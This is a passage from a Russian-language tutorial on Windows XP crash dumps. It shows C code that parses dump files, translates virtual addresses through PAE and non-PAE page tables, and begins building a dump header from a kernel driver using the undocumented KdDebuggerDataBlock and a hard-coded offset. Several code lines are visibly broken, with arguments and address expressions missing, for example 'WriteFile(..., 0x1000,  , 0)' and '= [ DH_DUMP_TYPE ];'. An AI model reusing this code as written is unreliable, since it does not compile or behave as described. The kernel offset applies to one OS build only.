  PPHYSICAL_MEMORY_RUN Runs = ppmd->Run;

  iPage += (Runs[i].BasePage - PreviousEnd);
  PreviousEnd = Runs[i].BasePage + Runs[i].PageCount;
 }

 return iPage;
}

PFN_NUMBER GetDumpPFN( PPHYSICAL_MEMORY_DESCRIPTOR ppmd, PFN_NUMBER PhysicalPFN )
{
 for( int run=0; run<ppmd->NumberOfRuns; run++ )
 {
  PPHYSICAL_MEMORY_RUN Runs = ppmd->Run;

  if( PhysicalPFN >= Runs[run].BasePage &&
   PhysicalPFN < (Runs[run].BasePage + Runs[run].PageCount) )
   break;
 }

 if( run == ppmd->NumberOfRuns )
  return -1;

 PFN_NUMBER iDumpPFN = 0;

 for( int i=0; i<run; i++ )
 {
  iDumpPFN += ppmd->Run[i].PageCount;
 }

 iDumpPFN += PhysicalPFN - ppmd->Run[i].BasePage;

 return iDumpPFN;
}
```

Дальше можно описать функцию, получающую страницу из дампа по ее физическому адресу на момент краха и общую функцию, получающую тип дампа и вызывающую нужную из двух функций получения адреса:

```
PBYTE GetCompleteDumpPagesByPhysicalAddress( MappedCrashDump *CrashDump, ULONGLONG
    AddressAtCrashTime )
{
 PBYTE StartingAddress = (PBYTE)(ULONG_PTR)( (ULONG)(ULONG_PTR)CrashDump->lpMapping + 0x1000 );
 PFN_NUMBER PFN = (ULONG) (AddressAtCrashTime >> 12);
 ULONG OffsetInPage = (ULONG) (AddressAtCrashTime & 0xFFF);

 // Calculate page number in dump
 for( ULONG i=0; i<CrashDump->PhysicalMemoryDescriptor->NumberOfRuns; i++ ) {
  PPHYSICAL_MEMORY_RUN Runs = (PPHYSICAL_MEMORY_RUN) &CrashDump->PhysicalMemoryDescriptor->Run;

  if( PFN >= Runs[i].BasePage && PFN < (Runs[i].BasePage + Runs[i].PageCount) ) {

   PFN_NUMBER DumpPFN = GetDumpPFN( CrashDump->PhysicalMemoryDescriptor, PFN );
```

```
   PBYTE Result = StartingAddress + DumpPFN*0x1000 + OffsetInPage;

   return (PBYTE) MapDumpPage( CrashDump->hMapping, CrashDump->lpMapping, Result );
  }
 }
 return NULL;
}

PBYTE GetDumpPagesByPhysicalAddress( MappedCrashDump *CrashDump, ULONGLONG AddressAtCrashTime )
{
 if( *CrashDump->DumpType == DUMP_TYPE_SUMMARY ) {

  return GetSummaryDumpPagesByPhysicalAddress( CrashDump, AddressAtCrashTime );

 } else if( *CrashDump->DumpType == DUMP_TYPE_COMPLETE ) {

  return GetCompleteDumpPagesByPhysicalAddress( CrashDump, AddressAtCrashTime );

 } else {

  return NULL;
 }
}
```

Теперь нам нужно научиться транслировать виртуальные адреса в физические, и тогда мы полностью сможем вынуть данные по любому виртуальному адресу из дампа. Для начала определим структуры каталогов PDPE, PDE и PTE, которые нам могут понадобиться:

```
//
// Page Directory Entry
//

struct PDE {
 DWORD  Present:1;
 DWORD  ReadWrite:1;
 DWORD  UserSupervisor:1;
 DWORD  WriteThrough:1;
 DWORD  CacheDisabled:1;
 DWORD  Accessed:1;
 DWORD  Reserved:1;  // Dirty, ignored
 DWORD  PageSize:1;
 DWORD  GlobalPage:1; // Ignored
 DWORD  Available:3;
 DWORD  Pte:19;
};

//
// Page Table Entry
//

struct PTE {
 DWORD  Present:1;
 DWORD  ReadWrite:1;
 DWORD  UserSupervisor:1;
 DWORD  WriteThrough:1;
 DWORD  CacheDisabled:1;
 DWORD  Accessed:1;
 DWORD  Dirty:1;
 DWORD  PageTableAttributeIndex:1;
 DWORD  GlobalPage:1;
 DWORD  Available:3;
 DWORD  PageFrameNumber:19;
};

// Virtual address
struct VIRTUAL_ADDRESS {
 DWORD  Offset:12;
 DWORD  Table:10;
 DWORD  Directory:10;
};
//
```

```
// Page Directory Entry in PAE mode
//

#define QWORD ULONGLONG

struct LongPDE {
 QWORD  Present:1;
 QWORD  ReadWrite:1;
 QWORD  UserSupervisor:1;
 QWORD  WriteThrough:1;
 QWORD  CacheDisabled:1;
 QWORD  Accessed:1;
 QWORD  Reserved:1;  // Dirty, ignored
 QWORD  PageSize:1;
 QWORD  GlobalPage:1; // Ignored
 QWORD  Available:3;
 QWORD  Pte:24;
 QWORD  ReservedHigh:28;
};

//
// Page Table Entry in PAE mode
//

struct LongPTE {
 QWORD  Present:1;
 QWORD  ReadWrite:1;
 QWORD  UserSupervisor:1;
 QWORD  WriteThrough:1;
 QWORD  CacheDisabled:1;
 QWORD  Accessed:1;
 QWORD  Dirty:1;
 QWORD  PageTableAttributeIndex:1;
 QWORD  GlobalPage:1;
 QWORD  Available:3;
 QWORD  PageFrameNumber:24;
 QWORD  ReservedHigh:28;
};

//
// Page Directory Pointer Table (PAE mode only)
//

struct PDPE {
 QWORD  Present:1;
 QWORD  Reserved1:2;
 QWORD  WriteThough:1;
 QWORD  CacheDisabled:1;
 QWORD  Reserved2:4;
 QWORD  Available:3;
 QWORD  Pdt:24;
 QWORD  ReservedHigh:28;
};

// Virtual address (PAE)
struct PAE_VIRTUAL_ADDRESS {
 DWORD  Offset:12;
 DWORD  Table:9;
 DWORD  Directory:9;
 DWORD  DirectoryPointer:2;
};
```

Тут определены две серии структур - без включенного PAE и с включенным PAE. Напомню, что в режиме PAE (Physical Address Extensions) адресация стала трехуровневой. Регистр CR3 больше не указывает на PDE, теперь он указывает на массив Page Directory Pointer Entries - PDPE, которых должно быть 4 штуки. Каждый из PDPE указывает на массив PDE, а уже PDE указывают на PTE. Структура виртуального адреса немного изменилась, у PDE и PTE "откусили" по одному биту в пользу двухбитового поля номера PDPE. С учетом всего этого, функция трансляции адресов:

```
//
// Translates virtual address to physical address
//

ULONGLONG VirtualToPhysical( MappedCrashDump *CrashDump, ULONG VirtualAddress )
{
 ULONG CR3 = CrashDump->DumpHeader->DirectoryTableBase;

 CR3 &= 0xFFFFFFF0;   // clear flags in cr3

 if( CrashDump->DumpHeader->PaeEnabled )
 {
  // PAE enabled. Use 3-level addressing system: PDPE->PDE->PTE->Page
  PAE_VIRTUAL_ADDRESS va;

  *(ULONG*)&va = VirtualAddress;

  PDPE* dirptr = (PDPE*)GetDumpPagesByPhysicalAddress( CrashDump, CR3 );

  if( dirptr != NULL && dirptr[va.DirectoryPointer].Present )
  {
   LongPDE *dir = (LongPDE*)GetDumpPagesByPhysicalAddress( CrashDump,
       dirptr[va.DirectoryPointer].Pdt << 12 );

   if( dir != NULL && dir[va.Directory].Present )
   {
    LongPTE* tbl = (LongPTE*)GetDumpPagesByPhysicalAddress( CrashDump,
        dir[va.Directory].Pte << 12 );

    if( tbl != NULL && tbl[va.Table].Present )
    {
     return ( tbl[va.Table].PageFrameNumber << 12 ) | va.Offset;
    }
   }
  }
 }
 else
 {
  // PAE disabled. Use 2-level addressing system: PDE->PTE->Page
  VIRTUAL_ADDRESS va;
  *(ULONG*)&va = VirtualAddress;

  PDE *dir = (PDE*)GetDumpPagesByPhysicalAddress( CrashDump, CR3 );

  if( dir != NULL && dir[va.Directory].Present )
  {
   PTE* tbl = (PTE*)GetDumpPagesByPhysicalAddress( CrashDump, dir[va.Directory].Pte << 12 );

   if( tbl != NULL && tbl[va.Table].Present )
   {
    return ( tbl[va.Table].PageFrameNumber << 12 ) | va.Offset;
   }
  }
 }

 return NULL;
}

//
// Translates virtual address to physical address and loads that physical pages
//

PVOID RetrieveDumpData( MappedCrashDump* CrashDump, PVOID VirtualAddress )
{
 return GetDumpPagesByPhysicalAddress( CrashDump, VirtualToPhysical( CrashDump,
         (ULONG)(ULONG_PTR)VirtualAddress ) );
}
```

Всё готово. Напишем небольшой демонстрационный код для анализа крешдампа:

```
struct CONST_DESCRIPTION {
```

```
 ULONG Value;
 LPSTR Desc;
#define DEFINE_STRING(x) { x, #x }
#define TABLE_END { 0, 0 }
};

CONST_DESCRIPTION MachineTypes[] = {
 DEFINE_STRING( IMAGE_FILE_MACHINE_I386 ),
 DEFINE_STRING( IMAGE_FILE_MACHINE_IA64 ),
 TABLE_END
};

CONST_DESCRIPTION DumpTypes[] = {
 DEFINE_STRING( DUMP_TYPE_TRIAGE ),
 DEFINE_STRING( DUMP_TYPE_SUMMARY ),
 DEFINE_STRING( DUMP_TYPE_FULL ),
 TABLE_END
};

// Bugcheck descriptions
typedef ULONG NTSTATUS;
#include "D:\Progs\driverdev\bcdesc.h"    // багчек коды бсодов, я не прилагаю
            // этот файл, скажу лишь что там лежит
            // функция BugCheckDescf, получающая
            // имя бсода по его номеру.

// Получение имени константы по значению
LPSTR LookupConstDesc( CONST_DESCRIPTION* Table, ULONG Value )
{
 while( Table->Desc ) {
  if( Table->Value == Value ) {
   return Table->Desc;
  }
  Table ++;
 }
 return "(unknown)";
}

void ExtractDumpHeader( MappedCrashDump* CrashDump, char* saveto )
{
 HANDLE hFile = CreateFile( saveto, GENERIC_WRITE, 0, 0, OPEN_ALWAYS, 0, 0 );
 DWORD wr;
 WriteFile( hFile, CrashDump->lpMapping, 0x1000,  , 0 );
 SetEndOfFile( hFile );
 CloseHandle( hFile );
}

int AnalyseDump( char* filename )
{
 MappedCrashDump CrashDump = {0};
 CrashDump.hFile = INVALID_HANDLE_VALUE;

 __try
 {
  CrashDump.hFile = CreateFile( filename, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0 );
  if( CrashDump.hFile == INVALID_HANDLE_VALUE )
   return 0;

  CrashDump.hMapping = CreateFileMapping( CrashDump.hFile, 0, PAGE_READONLY, 0, 0, NULL );
  if( CrashDump.hMapping == NULL )
   return 0;

  CrashDump.lpMapping = (PBYTE) MapViewOfFile( CrashDump.hMapping, FILE_MAP_READ, 0, 0, 0x10000 ); /
    /0x12000 );
  if( CrashDump.lpMapping == NULL )
   return 0;

  PDUMP_HEADER hdr = CrashDump.DumpHeader;

  if( hdr->ValidDump != 'PMUD' || hdr->Signature != 'EGAP' ) {
   printf("Invalid dump header\n");
```

```
 return 0;
}

printf("Crash dump '%s' analysing started. Version: %d.%d\n\n", filename,
  hdr->MajorVersion, hdr->MinorVersion);

// Header
printf("CR3 = 0x%08x                   PfnDatabase = 0x%08x\n"
    "PsLoadedModuleList = 0x%08x    PsActiveProcessHead = 0x%08x\n",
     hdr->DirectoryTableBase, (ULONG_PTR)hdr->PfnDataBase,
    (ULONG_PTR)hdr->PsLoadedModuleList, (ULONG_PTR)hdr->PsActiveProcessHead );
printf("Machine type: %s,  NumberProcessors: %d\n",
  LookupConstDesc( MachineTypes, hdr->MachineImageType ), hdr->NumberProcessors);
printf("PaeEnabled = %d, KdDebuggerDataBlock = 0x%08x\n", hdr->PaeEnabled,
  (ULONG_PTR)hdr->KdDebuggerDataBlock);
printf("\n");

// Bug check
printf("Bugcheck code %s (0x%08x)\n", BugCheckDescf(hdr->BugCheckCode), hdr->BugCheckCode);
printf("Arguments[0] = 0x%08x\n", hdr->BugCheckParameter1);
printf("Arguments[1] = 0x%08x\n", hdr->BugCheckParameter2);
printf("Arguments[2] = 0x%08x\n", hdr->BugCheckParameter3);
printf("Arguments[3] = 0x%08x\n", hdr->BugCheckParameter4);
printf("\n");

// Data blocks
ULONG* block = CrashDump.DataBlocks;

// Dump type & size
CrashDump.DumpType  = [ DH_DUMP_TYPE     ];
CrashDump.DumpFlags = [ DH_DUMP_TYPE + 1 ];
CrashDump.DumpSize = (PLARGE_INTEGER) [ DH_REQUIRED_DUMP_SPACE ];
printf( "Dump type: %s, DumpSize: %d bytes (0x%08x)\n",
  LookupConstDesc( DumpTypes, *CrashDump.DumpType ),
  CrashDump.DumpSize->LowPart,
  CrashDump.DumpSize->LowPart );
printf("\n");

// Physical memory descriptor
CrashDump.PhysicalMemoryDescriptor = (PPHYSICAL_MEMORY_DESCRIPTOR)( [DH_PHYSICAL_MEMORY_BLOCK] );
if( CrashDump.PhysicalMemoryDescriptor->NumberOfRuns == 'EGAP' )
{
 printf("PPHYSICAL_MEMORY_DESCRIPTOR: Invalid\n");
}
else
{
 printf( "PPHYSICAL_MEMORY_DESCRIPTOR:\nNumberOfRuns = 0x%08x  NumberOfPages = 0x%08x\n",
   CrashDump.PhysicalMemoryDescriptor->NumberOfRuns,
   CrashDump.PhysicalMemoryDescriptor->NumberOfPages );
 for( ULONG i=0;i<CrashDump.PhysicalMemoryDescriptor->NumberOfRuns;i++ )
 {
  printf( "PPHYSICAL_MEMORY_RUN[%d]: BasePage = 0x%08x   PageCount = 0x%08x\n",
    i,
    CrashDump.PhysicalMemoryDescriptor->Run[i].BasePage,
    CrashDump.PhysicalMemoryDescriptor->Run[i].PageCount );
 }
}
printf("\n");

// Context record:
CrashDump.Context = (PCONTEXT)( [DH_CONTEXT_RECORD] );
printf( "Context record:\nEip = 0x%08x   ESP = 0x%08x   EBP = 0x%08x\n",
  CrashDump.Context->Eip,
  CrashDump.Context->Esp,
  CrashDump.Context->Ebp );
printf("EAX=%08x EBX=%08x ECX=%08x EDX=%08x ESI=%08x EDI=%08x\n",
 CrashDump.Context->Eax,
 CrashDump.Context->Ebx,
 CrashDump.Context->Ecx,
 CrashDump.Context->Edx,
 CrashDump.Context->Esi,
```

```
 CrashDump.Context->Edi,
 CrashDump.Context->Eax);
printf("\n");

      // Analyse dump
if( *CrashDump.DumpType == DUMP_TYPE_TRIAGE )
{
 //
 // Minidump
 //

 CrashDump.pTriageDumpHeader = (PTRIAGE_DUMP_HEADER)( CrashDump.lpMapping + 0x1000 );

 printf("Analysing triage dump header\n");

 printf("[-] Not implemented\n");

 __asm nop;
}
else if( *CrashDump.DumpType == DUMP_TYPE_SUMMARY )
{
 //
 // Kernel summary dump - only kernel address space available
 //

 CrashDump.pSummaryDumpHeader = (PSUMMARY_DUMP_HEADER) ( CrashDump.lpMapping + 0x1000 );
 CrashDump.KernelMemoryMap.SizeOfBitMap = CrashDump.pSummaryDumpHeader->BitmapSize;
 CrashDump.KernelMemoryMap.Buffer = (PULONG) ( CrashDump.pSummaryDumpHeader + 1 );

 if( CrashDump.pSummaryDumpHeader->ValidDump != 'PMUD' ) {
  printf("Invalid summary dump header\n");
  return 0;
 }

 printf("Analyzing summary dump header\n");
 printf( "HeaderSize = 0x%08x   BitmapSize = 0x%08x\n",
   CrashDump.pSummaryDumpHeader->HeaderSize,
   CrashDump.pSummaryDumpHeader->BitmapSize );
 printf( "Number of kernel pages in dump: 0x%08x\n\n",
   CrashDump.pSummaryDumpHeader->Pages );

 ULONG Virtual = CrashDump.Context->Eip;
 ULONGLONG Physical;
 Physical = VirtualToPhysical( &CrashDump, Virtual  );

 printf("Translating virtual address [0x%08x]: 0x%08x\n", Virtual, Physical);

 PBYTE MappedEIP = (PBYTE)RetrieveDumpData( &CrashDump, (void*)(ULONG_PTR)CrashDump.Context->Eip
  );

 if( MappedEIP )
 {
  printf("Bytes at [EIP=%08x]: %02x %02x %02x %02x  %02x %02x %02x %02x\n",
     CrashDump.Context->Eip,
     MappedEIP[0], MappedEIP[1], MappedEIP[2], MappedEIP[3],
     MappedEIP[4], MappedEIP[5], MappedEIP[6], MappedEIP[7] );
 }
 else printf("Memory pointed by EIP is not present\n");

 __asm nop;
}
else if( *CrashDump.DumpType == DUMP_TYPE_COMPLETE )
{
 //
 // Complete memory dump - full address space available
 //

 ULONG Virtual = CrashDump.Context->Eip;
 ULONGLONG Physical;
 Physical = VirtualToPhysical( &CrashDump, Virtual  );
 printf("Translating virtual address [0x%08x]: 0x%08x\n", Virtual, Physical);
```

```
   PBYTE MappedEIP = (PBYTE)RetrieveDumpData( &CrashDump, (void*)(ULONG_PTR)CrashDump.Context->Eip
    );

   printf("Bytes at [EIP=%08x]: %02x %02x %02x %02x  %02x %02x %02x %02x\n", CrashDump.Context->Eip,
      MappedEIP[0], MappedEIP[1], MappedEIP[2], MappedEIP[3],
      MappedEIP[4], MappedEIP[5], MappedEIP[6], MappedEIP[7] );

   ExtractDumpHeader( &CrashDump, "crashdump.hdr" );

   __asm nop;

  }

  printf("\nDump analysis finished\n");
 }
 __finally
 {
  if( CrashDump.lpMapping )
   UnmapViewOfFile( CrashDump.lpMapping );

  if( CrashDump.hMapping )
   CloseHandle( CrashDump.hMapping );

  if( CrashDump.hFile != INVALID_HANDLE_VALUE )
   CloseHandle( CrashDump.hFile );

  Sleep(INFINITE);
 }

 return 0;
}

int main()
{
 AnalyseDump( "C:\\gr8lkd.dmp" );
 //AnalyseDump( "D:\\memory.dmp" );

 return 0;
}
```

В нем уже забит путь к моему крешдампу c:\gr8lkd.dmp от моей утилиты gr8lkd.

Вывод примерно следующий:

```
Crash dump 'C:\gr8lkd.dmp' analysing started. Version: 15.2600

CR3 = 0x00373000                    PfnDatabase = 0x80557b48
PsLoadedModuleList = 0x805531a0    PsActiveProcessHead = 0x80559258
Machine type: IMAGE_FILE_MACHINE_I386,  NumberProcessors: 1
PaeEnabled = 1, KdDebuggerDataBlock = 0x80544ce0

Bugcheck code KMODE_EXCEPTION_NOT_HANDLED (0x0000001e)
Arguments[0] = 0x80000004
Arguments[1] = 0xf3b21315
Arguments[2] = 0x00000000
Arguments[3] = 0x00000000

Dump type: DUMP_TYPE_FULL, DumpSize: 536403968 bytes (0x1ff8e000)

PPHYSICAL_MEMORY_DESCRIPTOR:
NumberOfRuns = 0x00000003  NumberOfPages = 0x0001ff8d
PPHYSICAL_MEMORY_RUN[0]: BasePage = 0x00000001   PageCount = 0x0000009e
PPHYSICAL_MEMORY_RUN[1]: BasePage = 0x00000100   PageCount = 0x00000eff
PPHYSICAL_MEMORY_RUN[2]: BasePage = 0x00001000   PageCount = 0x0001eff0

Context record:
Eip = 0xf3b21315   ESP = 0xf8ab4928   EBP = 0xf8ab4c1c
EAX=00000000 EBX=816b7000 ECX=00000000 EDX=00004e24 ESI=00000000 EDI=f8ab4c00

Translating virtual address [0xf3b21315]: 0x1d9ac315
Bytes at [EIP=f3b21315]: 58 89 85 d0  fd ff ff 9c
```

```
Dump analysis finished
```

III. Создание собственного дампа.

Мы подошли к самому интересному моменту, а именно к созданию собственного файда дампа.

Сперва стоит описать недокументированную структуру KdDebuggerDataBlock, поскольку она нам очень поможет при создании дампа. Итак, по адресу KdDebuggerDataBlock лежит следующее:

```
template <class T>
struct PFUNC {
 T  VirtualAddress;
 ULONG  ZeroField;
};

typedef struct _KD_DEBUGGER_DATA_BLOCK {
 ULONG  Unknown1[4];
 ULONG  ValidBlock; // 'GBDK'
 ULONG  Size; // 0x290
 PFUNC<PVOID>  _imp__VidInitialize;
 PFUNC<PVOID>  RtlpBreakWithStatusInstruction;
 ULONG  Unknown2[4];
 PFUNC<PVOID>  KiCallUserMode;
 ULONG  Unknown3[2];
 PFUNC<PVOID>  PsLoadedModuleList;
 PFUNC<PVOID>  PsActiveProcessHead;
 PFUNC<PVOID>  PspCidTable;
 PFUNC<PVOID>  ExpSystemResourcesList;
 PFUNC<PVOID>  ExpPagedPoolDescriptor;
 PFUNC<PVOID>  ExpNumberOfPagedPools;
 PFUNC<PVOID>  KeTimeIncrement;
 PFUNC<PVOID>  KeBugCheckCallbackListHead;
 PFUNC<PVOID>  KiBugCheckData;
 PFUNC<PVOID>  IopErrorLogListHead;
 PFUNC<PVOID>  ObpRootDirectoryObject;
 PFUNC<PVOID>  ObpTypeObjectType;
 PFUNC<PVOID>  MmSystemCacheStart;
 PFUNC<PVOID>  MmSystemCacheEnd;
 PFUNC<PVOID>  MmSystemCacheWs;
 PFUNC<PVOID>  MmPfnDatabase;
 PFUNC<PVOID>  MmSystemPtesStart;
 PFUNC<PVOID>  MmSystemPtesEnd;
 PFUNC<PVOID>  MmSubsectionBase;
 PFUNC<PVOID>  MmNumberOfPagingFiles;
 PFUNC<PVOID>  MmLowestPhysicalPage;
 PFUNC<PVOID>  MmHighestPhysicalPage;
 PFUNC<PVOID>  MmNumberOfPhysicalPages;
 PFUNC<PVOID>  MmMaximumNonPagedPoolInBytes;
 PFUNC<PVOID>  MmNonPagedSystemStart;
 PFUNC<PVOID>  MmNonPagedPoolStart;
 PFUNC<PVOID>  MmNonPagedPoolEnd;
 PFUNC<PVOID>  MmPagedPoolStart;
 PFUNC<PVOID>  MmPagedPoolEnd;
 PFUNC<PVOID>  MmPagedPoolInfo;
 PFUNC<PVOID>  Unknown4;
 PFUNC<PVOID>  MmSizeOfPagedPoolInBytes;
 PFUNC<PVOID>  MmTotalCommitLimit;
 PFUNC<PVOID>  MmTotalCommittedPages;
 PFUNC<PVOID>  MmSharedCommit;
 PFUNC<PVOID>  MmDriverCommit;
 PFUNC<PVOID>  MmProcessCommit;
 PFUNC<PVOID>  MmPagedPoolCommit;
 PFUNC<PVOID>  Unknown5;
 PFUNC<PVOID>  MmZeroedPageListHead;
 PFUNC<PVOID>  MmFreePageListHead;
 PFUNC<PVOID>  MmStandbyPageListHead;
 PFUNC<PVOID>  MmModifiedPageListHead;
 PFUNC<PVOID>  MmModifiedNoWritePageListHead;
```

```
 PFUNC<PVOID>  MmAvailablePages;
 PFUNC<PVOID>  MmResidentAvailablePages;
 PFUNC<PVOID>  PoolTrackTable;
 PFUNC<PVOID>  NonPagedPoolDescriptor;
 PFUNC<PVOID>  MmHighestUserAddress;
 PFUNC<PVOID>  MmSystemRangeStart;
 PFUNC<PVOID>  MmUserProbeAddress;
 PFUNC<PVOID>  KdPrintCircularBuffer;
 PFUNC<PVOID>  KdPrintWritePointer;
 PFUNC<PVOID>  KdPrintWritePointer2;
 PFUNC<PVOID>  KdPrintRolloverCount;
 PFUNC<PVOID>  MmLoadedUserImageList;
 PFUNC<PVOID>  NtBuildLab;
 PFUNC<PVOID>  Unknown6;
 PFUNC<PVOID>  KiProcessorBlock;
 PFUNC<PVOID>  MmUnloadedDrivers;
 PFUNC<PVOID>  MmLastUnloadedDriver;
 PFUNC<PVOID>  MmTriageActionTaken;
 PFUNC<PVOID>  MmSpecialPoolTag;
 PFUNC<PVOID>  KernelVerifier;
 PFUNC<PVOID>  MmVerifierData;
 PFUNC<PVOID>  MmAllocateNonPagedPool;
 PFUNC<PVOID>  MmPeakCommitment;
 PFUNC<PVOID>  MmTotalCommitLimitMaximum;
 PFUNC<PVOID>  CmNtCSDVersion;
 PFUNC<PPHYSICAL_MEMORY_DESCRIPTOR*>  MmPhysicalMemoryBlock;
 PFUNC<PVOID>  MmSessionBase;
 PFUNC<PVOID>  MmSessionSize;
 PFUNC<PVOID>  Unknown7;

} KD_DEBUGGER_DATA_BLOCK, *PKD_DEBUGGER_DATA_BLOCK;
```

Это же очень удобно! Достаточно получить лишь один неэкспортируемый адрес KdDebuggerDataBlock, как все остальные нужные адреса как на ладони. Поле ValidBlock должно содержать сигнатуру 'GBDK', а Size должно точно равняться sizeof(KD_DEBUGGER_DATA_BLOCK).

Получить адрес KdDebuggerDataBlock можно через экспортируемый символ KeCapturePersistentThreadState, а именно (для версии xp 2600): **KdDebuggerDataBlock = *(PVOID)*((ULONG)KeCapturePersistentThreadState + *(ULONG)*((ULONG)KeCapturePersistentThreadState + 0xC)+ 0x11);**

Не очень симпотично, зато что нам это дает! Множество неэкспортируемых адресов внутренних структур. Оно нам потребуется для заполнения хидера дампа.

Ну а теперь, поскольку мы всё знаем, приведу отрывочный код заполнения заглавной страницы дампа:

```
BOOLEAN
InitializeDumpHeader(
 IN PBYTE HeaderPage
 )
{
 PDUMP_HEADER hdr;
 ULONG* blocks;
 PKD_DEBUGGER_DATA_BLOCK KdDebuggerDataBlock;
 EXCEPTION_RECORD exception;
 PVOID KeCapturePersistentThreadState;
 UNICODE_STRING uKeCapturePersistentThreadState;
 PPHYSICAL_MEMORY_DESCRIPTOR MmPhysicalMemoryBlock;
 CONTEXT ctx = {CONTEXT_FULL};
 PEXCEPTION_POINTERS pei;

 // Get context
 __asm
 {
  // Common registers
        mov [ctx.Eax], eax
  mov [ctx.Ebx], ebx
  mov [ctx.Ecx], ecx
```

```
  mov [ctx.Edx], edx
  mov [ctx.Esi], esi
  mov [ctx.Edi], edi

  // Control registers
  mov [ctx.Esp], esp
  mov [ctx.Ebp], ebp

  call _1
  // This address will appear in kd as crash address:
_1:  pop eax
  mov [ctx.Eip], eax

  pushfd
  pop eax
  mov [ctx.EFlags], eax

  // Debug registers
  __emit 0x0F
  __emit 0x21
  __emit 0xC0 ; mov eax, dr0
  mov [ctx.Dr0], eax
  __emit 0x0F
  __emit 0x21
  __emit 0xC8 ; mov eax, dr1
  mov [ctx.Dr1], eax
  __emit 0x0F
  __emit 0x21
  __emit 0xD0 ; mov eax, dr2
  mov [ctx.Dr2], eax
  __emit 0x0F
  __emit 0x21
  __emit 0xD8 ; mov eax, dr3
  mov [ctx.Dr3], eax
  __emit 0x0F
  __emit 0x21
  __emit 0xF0 ; mov eax, dr6
  mov [ctx.Dr6], eax
  __emit 0x0F
  __emit 0x21
  __emit 0xF8 ; mov eax, dr7
  mov [ctx.Dr7], eax

  // Segment registers
  push cs
  pop eax
        mov [ctx.SegCs], eax
  xor eax,eax
  mov ax, ss
  mov [ctx.SegSs], eax
  mov ax, ds
  mov [ctx.SegDs], eax
  mov ax, es
  mov [ctx.SegEs], eax
  mov ax, fs
  mov [ctx.SegFs], eax
  mov ax, gs
  mov [ctx.SegGs], eax
 }

 // Get KeCapturePersistentThreadState address
 RtlInitUnicodeString( &uKeCapturePersistentThreadState, L"KeCapturePersistentThreadState" );
 KeCapturePersistentThreadState = MmGetSystemRoutineAddress( &uKeCapturePersistentThreadState );

 // Initialize dump header
 hdr = (PDUMP_HEADER) HeaderPage;
 hdr->ValidDump = 'PMUD';
 hdr->MinorVersion = (USHORT) *NtBuildNumber;
    hdr->MajorVersion = (USHORT) 0xF; // checked/free, в идеале нужно брать
           // инфу из реестра; если посмотреть код
           // в приложении к статье - там так и сделано
```

```
hdr->DirectoryTableBase = CR3();

//
// Capture KdDebuggerDataBlock
//

__try {
 hdr->KdDebuggerDataBlock = *(PVOID*)((ULONG)KeCapturePersistentThreadState +
   *(ULONG*)((ULONG)KeCapturePersistentThreadState + 0xC )+ 0x11);

} __except( (pei=GetExceptionInformation()) ? EXCEPTION_EXECUTE_HANDLER :
   EXCEPTION_EXECUTE_HANDLER ) {
 ULONG i;

 DbgPrint("An exception occurred while trying to get KdDebuggerDataBlock address:\n");
 DbgPrint("Exception code: 0x%08x\n", pei->ExceptionRecord->ExceptionCode);
 DbgPrint("Number of arguments: 0x%08x\n", pei->ExceptionRecord->NumberParameters);

 for( i = 0; i < pei->ExceptionRecord->NumberParameters; i++ ) {
  DbgPrint("Argument[%d]: 0x%08x\n", i, pei->ExceptionRecord->ExceptionInformation[i]);
 }

 return FALSE;
}
hdr->MachineImageType = 0x14c;
hdr->NumberProcessors = 1;
hdr->BugCheckCode = KMODE_EXCEPTION_NOT_HANDLED;
hdr->BugCheckParameter1 = STATUS_BREAKPOINT;
hdr->BugCheckParameter2 = ctx.Eip;
hdr->BugCheckParameter3 = 0;
hdr->BugCheckParameter4 = 0;
hdr->PaeEnabled = (CR4() & PAE_ENABLED) ? TRUE : FALSE;

KdDebuggerDataBlock = (PKD_DEBUGGER_DATA_BLOCK) hdr->KdDebuggerDataBlock;

// Check KdDebuggerDataBlock
if( KdDebuggerDataBlock->ValidBlock != 'GBDK' || KdDebuggerDataBlock->Size != sizeof(
   *KdDebuggerDataBlock) )
{
 // Invalid debugger data block
 DbgPrint( "KdDebuggerDataBlock is not valid.\nSignature = 0x%08x (should be 0x%08x)\nSize = 0x%08x
    (should be 0x%08x)\n",
    KdDebuggerDataBlock->ValidBlock, 'GBDK',
    KdDebuggerDataBlock->Size, sizeof(*KdDebuggerDataBlock) );
 return FALSE;
}

DbgPrint("Got valid KdDebuggerDataBlock=0x%08x\n", KdDebuggerDataBlock);

hdr->PfnDataBase = (PULONG) KdDebuggerDataBlock->MmPfnDatabase.VirtualAddress;
hdr->PsLoadedModuleList = (PLIST_ENTRY) KdDebuggerDataBlock->PsLoadedModuleList.VirtualAddress;
hdr->PsActiveProcessHead = (PLIST_ENTRY) KdDebuggerDataBlock->PsActiveProcessHead.VirtualAddress;

DbgPrint("PfnDataBase = 0x%08x\n", hdr->PfnDataBase);
DbgPrint("PsLoadedModuleList = 0x%08x\n", hdr->PsLoadedModuleList);
DbgPrint("PsActiveProcessHead = 0x%08x\n", hdr->PsActiveProcessHead);

blocks = (ULONG*)(ULONG_PTR)HeaderPage;

//
// Get physical memory descriptor
//

MmPhysicalMemoryBlock = *(KdDebuggerDataBlock->MmPhysicalMemoryBlock.VirtualAddress);

DbgPrint("MmPhysicalMemoryBlock = 0x%08x\n", MmPhysicalMemoryBlock);

if( MmPhysicalMemoryBlock->NumberOfRuns == 'EGAP' ) {
 RtlCopyMemory( &blocks[ DH_PHYSICAL_MEMORY_BLOCK ],
     MmPhysicalMemoryBlock,
     sizeof(PHYSICAL_MEMORY_DESCRIPTOR)
```

```
      );
  } else {
   RtlCopyMemory( &blocks[ DH_PHYSICAL_MEMORY_BLOCK ],
       MmPhysicalMemoryBlock,
       sizeof(PHYSICAL_MEMORY_DESCRIPTOR) - sizeof(PHYSICAL_MEMORY_RUN) +
       sizeof(PHYSICAL_MEMORY_RUN)*MmPhysicalMemoryBlock->NumberOfRuns
       );
  }

  //
  // Save context record
  //

  RtlCopyMemory( &blocks[ DH_CONTEXT_RECORD ],
      &ctx,
      sizeof(CONTEXT)
      );
  DbgPrint("Context record saved.\n");
  DbgPrint("EAX=%08x EBX=%08x ECX=%08x EDX=%08x\n", ctx.Eax, ctx.Ebx, ctx.Ecx, ctx.Edx);
  DbgPrint("ESI=%08x EDI=%08x EBP=%08x ESP=%08x\n", ctx.Esi, ctx.Edi, ctx.Ebp, ctx.Esp);
  DbgPrint("EIP=%08x CS=%08x FS=%08x DS=%08x\n", ctx.Eip, ctx.SegCs, ctx.SegFs, ctx.SegDs);

  //
  // Create & store exception record
  //

  exception.ExceptionCode = STATUS_BREAKPOINT;
